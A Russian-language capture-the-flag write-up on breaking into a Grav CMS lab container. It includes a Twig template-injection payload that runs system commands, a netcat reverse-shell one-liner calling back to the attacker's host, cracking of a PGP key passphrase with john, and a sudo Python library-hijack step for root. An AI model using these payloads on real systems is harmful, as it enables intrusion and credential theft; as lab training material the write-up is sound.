


Гуглим эксплойт:




Получение первоначального доступа

Мы можем получить `RCE` через `SSTI`. Делаем всё по аналогии с кодом эксплойта. Создаём страницу:



Запускаем `BurpSuite` -> `Intercept` -> `on` и нажимаем кнопку `"Save"`:



Перехватываем запрос и внедряем `SSTI`-пэйлоад для проверки уязвимости:


Request to http://172.17.0.2:59898

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  POST /admin/pages/123/:add HTTP/1.1
2  Host: 172.17.0.2:59898
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 1737
9  Origin: http://172.17.0.2:59898
10 Connection: close
11 Referer: http://172.17.0.2:59898/admin/pages/123/:add
12 Cookie: grav-site-40d1b2d-admin=90a6a78563a52a6fde1d2a119d9c4052; grav-admin-flexpages=eyJmaWx0ZXJzIjp7fX0%3D
13 Upgrade-Insecure-Requests: 1
14
15 task=save&data[header][title]=123&data[content]={{7*'7'}}&data[folder]=123&data[route]=&data[name]=default&
   data[header][body_classes]=&data[ordering]=1&data[order]=&toggleable_data[header][process]=on&
   data[header][process][twig]=1&data[header][order_by]=&data[header][order_manual]=&data[blueprint]=&data[lang]=&
   _post_entries_save=edit&__form-name__=flex-pages&__unique_form_id__=b09663a96915f5db1428de2b6e77543b&form-nonce=
   6cc0aebe77f06ae62ef50212d9a012e6&toggleable_data[header][published]=0&toggleable_data[header][date]=0&
   toggleable_data[header][publish_date]=0&toggleable_data[header][unpublish_date]=0&
   toggleable_data[header][metadata]=0&toggleable_data[header][dateformat]=0&toggleable_data[header][menu]=0&
   toggleable_data[header][slug]=0&toggleable_data[header][redirect]=0&data[header][process][markdown]=0&
   toggleable_data[header][twig_first]=0&toggleable_data[header][never_cache_twig]=0&
   toggleable_data[header][child_type]=0&toggleable_data[header][routable]=0&toggleable_data[header][cache_enable]=
   0&toggleable_data[header][visible]=0&toggleable_data[header][debugger]=0&toggleable_data[header][template]=0&
   toggleable_data[header][append_url_extension]=0&toggleable_data[header][routes][default]=0&
   toggleable_data[header][routes][canonical]=0&toggleable_data[header][routes][aliases]=0&
   toggleable_data[header][admin][children_display_order]=0&
   toggleable_data[header][login][visibility_requires_access]=0
```

Уязвимость присутствует, так как вместо экранированных символов мы получаем `49`:



Теперь наша задача получить реверс шелл. Для этого пробуем внедрить какие-нибудь системные команды:


Request

```
POST /admin/pages/123/:add HTTP/1.1
Host: 172.17.0.2:59898
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1449
Origin: http://172.17.0.2:59898
Connection: close
Referer: http://172.17.0.2:59898/admin/pages/123/:add
Cookie: grav-site-40d1b2d-admin=90a6a78563a52a6fde1d2a119d9c4052; grav-admin-flexpages=
eyJmaWx0ZXJzIjp7fX0%3D
Upgrade-Insecure-Requests: 1

task=save&data[header][title]=123&data[content]={{['cat\x20/etc/passwd']|filter('system')}}&
data[folder]=123&data[route]=&data[name]=default&data[header][body_classes]=&data[ordering]=1
&data[order]=&toggleable_data[header][process]=on&data[header][process][twig]=1&
data[header][order_by]=&data[header][order_manual]=&data[blueprint]=&data[lang]=&
_post_entries_save=edit&__form-name__=flex-pages&__unique_form_id__=
b09663a96915f5db1428de2b6e77543b&form-nonce=6cc0aebe77f06ae62ef50212d9a012e6&
toggleable_data[header][published]=0&toggleable_data[header][date]=0&
toggleable_data[header][publish_date]=0&toggleable_data[header][unpublish_date]=0&
toggleable_data[header][metadata]=0&toggleable_data[header][dateformat]=0&
toggleable_data[header][menu]=0&toggleable_data[header][slug]=0&
toggleable_data[header][redirect]=0&data[header][process][markdown]=0&
toggleable_data[header][twig_first]=0&toggleable_data[header][never_cache_twig]=0&
toggleable_data[header][child_type]=0&toggleable_data[header][routable]=0&
toggleable_data[header][cache_enable]=0&toggleable_data[header][visible]=0&
toggleable_data[header][debugger]=0&toggleable_data[header][template]=0&
toggleable_data[header][append_url_extension]=0&toggleable_data[header][routes][default]=0&
toggleable_data[header][routes][canonical]=0&toggleable_data[header][routes][aliases]=0&
toggleable_data[header][admin][children_display_order]=0&
toggleable_data[header][login][visibility_requires_access]=0
```

Response

```
HTTP/1.1 303 See Other
Date: Sat, 15 Apr 2023 16:03:15 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: grav-site-40d1b2d-admin=90a6a78563a52a6fde1d2a119d9c4052; expires=Sat,
15-Apr-2023 16:33:15 GMT; Max-Age=1800; path=/; domain=172.17.0.2; HttpOnly; SameSite=Lax
Location: /admin/pages/123
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```



После успешного `cat'a` делаем пэйлоад с `netcat'ом`:

```
POST /admin/pages/123/:add HTTP/1.1
Host: 172.17.0.2:59898
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1514
Origin: http://172.17.0.2:59898
Connection: close
Referer: http://172.17.0.2:59898/admin/pages/123/:add
Cookie: grav-site-40d1b2d-admin=90a6a78563a52a6fde1d2a119d9c4052; grav-admin-flexpages=
eyJmaWx0ZXJzIjp7fX0%3D
Upgrade-Insecure-Requests: 1

task=save&data[header][title]=123&data[content]=
{{['rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc\x2010.0.2.15+9898\x20>/tmp/f']|fil
ter('system')}}&data[folder]=123&data[route]=&data[name]=default&data[header][body_classes]=&
data[ordering]=1&data[order]=&toggleable_data[header][process]=on&data[header][process][twig]
=1&data[header][order_by]=&data[header][order_manual]=&data[blueprint]=&data[lang]=&
_post_entries_save=edit&__form-name__=flex-pages&__unique_form_id__=
b09663a96915f5db1428de2b6e77543b&form-nonce=6cc0aebe77f06ae62ef50212d9a012e6&
toggleable_data[header][published]=0&toggleable_data[header][date]=0&
toggleable_data[header][publish_date]=0&toggleable_data[header][unpublish_date]=0&
toggleable_data[header][metadata]=0&toggleable_data[header][dateformat]=0&
toggleable_data[header][menu]=0&toggleable_data[header][slug]=0&
toggleable_data[header][redirect]=0&data[header][process][markdown]=0&
toggleable_data[header][twig_first]=0&toggleable_data[header][never_cache_twig]=0&
toggleable_data[header][child_type]=0&toggleable_data[header][routable]=0&
toggleable_data[header][cache_enable]=0&toggleable_data[header][visible]=0&
toggleable_data[header][debugger]=0&toggleable_data[header][template]=0&
toggleable_data[header][append_url_extension]=0&toggleable_data[header][routes][default]=0&
toggleable_data[header][routes][canonical]=0&toggleable_data[header][routes][aliases]=0&
toggleable_data[header][admin][children_display_order]=0&
toggleable_data[header][login][visibility_requires_access]=0
```

```
data[content]={{['rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-
i+2>%261|nc\x2010.0.2.15+9898\x20>/tmp/f']|filter('system')}}
```

Отправляем, ставим листенер и переходим на страницу с пэйлоадом. Получаем шелл:

```
┌──(tragernout㉿kali)-[~/Downloads]
└─$ nc -nlvp 9898
listening on [any] 9898 ...
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 53936
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@a08b3efd992a:/var/www/html$ export TERM=xterm
export TERM=xterm
www-data@a08b3efd992a:/var/www/html$ ^Z
zsh: suspended  nc -nlvp 9898

┌──(tragernout㉿kali)-[~/Downloads]
└─$ stty raw -echo; fg
[1]  + continued  nc -nlvp 9898

www-data@a08b3efd992a:/var/www/html$
```

Полазив по хосту натыкаемся на каталог `gpg` в `/opt`:

```
www-data@a08b3efd992a:/var/www/html$ ls
CHANGELOG.md        SECURITY.md  composer.json  logs        user
CODE_OF_CONDUCT.md  assets       composer.lock  now.json    vendor
CONTRIBUTING.md     backup       fileadmin.zip  robots.txt  webserver-configs
LICENSE.txt         bin          images         system
README.md           cache        index.php      tmp
www-data@a08b3efd992a:/var/www/html$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
sudo: 1 incorrect password attempt
www-data@a08b3efd992a:/var/www/html$
```

Тут лежат `pgp`-ключи и шифрованные сообщения:

```
www-data@a08b3efd992a:/opt$ ls
entrypoint.sh  gpg
www-data@a08b3efd992a:/opt$ ls gpg/
private.key  public.key  secret.txt  secret_note.txt
www-data@a08b3efd992a:/opt$
```

Повышение привилегий

Получаем хэш приватного `pgp` -ключа:

```
┌──(tragernout㉿kali)-[~/Desktop/Quest2]
└─$ head private.key
-----BEGIN PGP PRIVATE KEY BLOCK-----

lQWGBGQjJEYBDADAs/c7cYRegiKgzQCJZubzKtN6fWZ16PlgKSNJa57HuSd92LUt
eRVhw4TKkBHP9RmQj5i/qirf6/R8hKxSK624h/1MCQxpQw7+MFUlfCoO2ubGDxuY
rJqz0BotfkbMjjRCgP1HJilwTIK6RD8AdGf5ktyy6pwPMcVExydzh9dH6P40Ei3z
NwCGT7UUHYmtGOKOZqiRwpiWfUuIUJVJHf6OyMV+XWbefMO2J3Mw6sehIwKojnDW
RXBiKyRw6ubYvrx64tc22iZjJWOYqC/dlKjc63yfoRViLZ2mtyErS0vh6yyeR3HU
Yv6I6bEhAKHCiQRXASiZPfbHg/LR9OuOFqoBHzutbmVVfU6qGJTPlGI1hUOvbhEQ
4tEm0vkKT4NjdfVjWroFbn/2Nn8CF1qcOAUrobNrRb1ujHMdm8XttTdmHH2o/2uh
9Vo5kYue2M1uJ02h5nPeAJFNuVf02SSCJxZHlvwagajdywGuRE/D+qRJopPjh/X9

┌──(tragernout㉿kali)-[~/Desktop/Quest2]
└─$ gpg2john private.key > hash

File private.key
```

Опять брутим и получаем пароль:

```
┌──(tragernout㉿kali)-[~/Desktop/Quest2]
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13
:Camellia256]) is 7 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
gameover         (administrator)
1g 0:00:01:47 DONE (2023-04-15 12:22) 0.009316g/s 61.37p/s 61.37c/s 61.37C/s gameover..bootylicious
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Пробуем залогиниться за `gravman` с этим паролем:

```
www-data@a08b3efd992a:/opt$ su - gravman
Password:
su: Authentication failure
```

Ничего не вышло. Теперь давайте расшифруем секретные сообщения с помощью какого-нибудь онлайн сервиса:

```
www-data@a08b3efd992a:/opt/gpg$ cat secret.txt
-----BEGIN PGP MESSAGE-----

hQGMAy4tWYNqpmJ2AQv9FpmzHjYC7z9xe6l9wpu/yUgvpv54b2Gmz42c2Gd7afIl
KALh2pdKRs+RWcT9Ad+bu4TB7olJAB5cK0th2/bFlwm1KYFDUUVYqxKDTVOekQJq
VWvs/Sjvy0t1utWPKaV4un1btDIJ+YT0YjgRDi6Cl1Cx0HJ28dYkdFJCTSe52QaE
3I5thdiBCphOktCAXLIdnIYgIzdnYOJbXE+RkmE+FRjnEVao8LatOqM+/FUVb8+K
q+Tc4o0P/ubpiAYEpb1L4qhU3YFHO4q7X+fOm2HhjoMLGcMDsFwK+P6asBfk/fmS
EzeX8auQf7bFtw6vkOOaehDbWSwB58Htcgm/ImM+hA2UV6Tistre9jQrbjIAgjz2
NvZQFW03614FIKMqv5ckyKSBOS0JzAg6U3DGA4kDsT9XBN2Z+e7N+ezxrMmNhshr
PI9c7R9TvEnEC9LJS/hsmHS1UIJqaGQvVkacRIyIvxdWmEgHk1shfXQu2RQbj0eo
fRMZvrYEZy0EyRN2edEh0oEBV8B5yr466ApKU8crPjqnG7MT/4AhRHASw+WDKcZa
ZV6iMsZXeYDqVRUS4zi0t4OGD2hLwPqAz5StwS4wAmrKSNlwMSKgutLJyJlrc1FC
+27gSYDE8FTCQsAffBMmImw3E3pRJjfomqPssjMEaTllAzTqUDuel08HeoXKCQIy
+LM=
=Eky0

-----END PGP MESSAGE-----
www-data@a08b3efd992a:/opt/gpg$
```

Вставляем само сообщение, приватный ключ и пароль:

Decrypt message

PGP Message

```
EzeX8auQf7bFtw6vkOOaehDbWSwB58Htcgm/ImM+hA2UV6Tistre9jQrbjIAgjz2
NvZQFW03614FIKMqv5ckyKSBOS0JzAg6U3DGA4kDsT9XBN2Z+e7N+ezxrMmNhshr
PI9c7R9TvEnEC9LJS/hsmHS1UIJqaGQvVkacRIyIvxdWmEgHk1shfXQu2RQbj0eo
fRMZvrYEZy0EyRN2edEh0oEBV8B5yr466ApKU8crPjqnG7MT/4AhRHASw+WDKcZa
ZV6iMsZXeYDqVRUS4zi0t4OGD2hLwPqAz5StwS4wAmrKSNlwMSKgutLJyJlrc1FC
+27gSYDE8FTCQsAffBMmImw3E3pRJjfomqPssjMEaTllAzTqUDuel08HeoXKCQIy
+LM=
=Eky0


-----END PGP MESSAGE-----
```

PGP Private Key

```
kc4L/2drHxFR5zN0nHcXvD0gK3IXMST4HITRE6AyDgIUYQFOy2PQLZTAmez9BkRn
Ogi8TynfV3DHDDuI3ESZwjWCl8Li9rIMhXxueFvIERQeeRVo04qIY6GYeck7tMxY
CdQr2+Ud3E+GKEWEJBh6Jb3SUFoZGDlwKbSwkQVoTQzcoN9/HEi6s07yeAkOvi06
zropKtu+CDDhTyvfTevarLasw/T1NsERWIr7Y3IO3MztzI2uln6nVZW02skgUD7v
ImELGnKmdBECZ5hHG5t+mCQBt/Ka3dHYA74Mw8F+mANvyi8MMMMKLN+PVOYqHFrf
UAn8SPKwNssV6tICSN7DP2Ex5ZrE8YqYYLOSkLXABvwC3IHu0oEtNQD1NRm+N78I
V27GIZH4J/gDrwDSo3tMQX9ewT6gA+P9mnpHz7FMXvw/uKs1fPTGNGFrx61OfC0f
I6drSkIkeixRidfXyRvTJfn5DZoNWwjlKFibJHDUyQJFgihtTk6c/jYHFjG+pSUl
VtsaGQ==
=aZ4h
-----END PGP PRIVATE KEY BLOCK-----
```

Passphrase

••••••••

Decrypt PGP Message

Gravman, this is your new password - Vo25I#U8kXae.

message integrity check passed

Получаем ещё один пароль, который подходит к пользователю `gravman`:

```
www-data@a08b3efd992a:/opt/gpg$ su - gravman
Password:
$ whoami
gravman
$
```

Стабилизируем оболочку и получаем первую часть флага:

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
gravman@a08b3efd992a:~$ ls
first_part  script.py
gravman@a08b3efd992a:~$ cat first_part
CODEBY{[redacted]
gravman@a08b3efd992a:~$
```

Теперь проверяем наши возможности с помощью `sudo -l`:

```
gravman@a08b3efd992a:~$ sudo -l
Matching Defaults entries for gravman on a08b3efd992a:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gravman may run the following commands on a08b3efd992a:
    (ALL) NOPASSWD: /usr/bin/python3 /home/gravman/script.py
```

Смотрим скрипт:


```
gravman@56e5e73aa33a:~$ cat script.py
import os
import random

print("Fast info script:")
print("1. Whoami and id")
print("2. IP address info")
print("3. Pwd")
print("4. Russian Rulette")
print("0. Exit")

while (1):
        choice = input("→")

        if choice == "1":
                os.system("whoami")
        if choice == "2":
                os.system("ifconfig")
        if choice == "3":
                os.system("pwd")
        if choice == "4":
                check = random.randint(1, 6 - 1)
                if check == "6":
                        os.system("cat /root/last_part")
                else:
                        print(check)
```

Мы можем выполнить атаку `Python Library Hijacking`, т.е. подменить модуль, который мы импортируем. Для этого создаём файл `random.py` и пишем в него следующий код:



После запуска скрипта через `sudo` получаем аккаунт суперпользователя.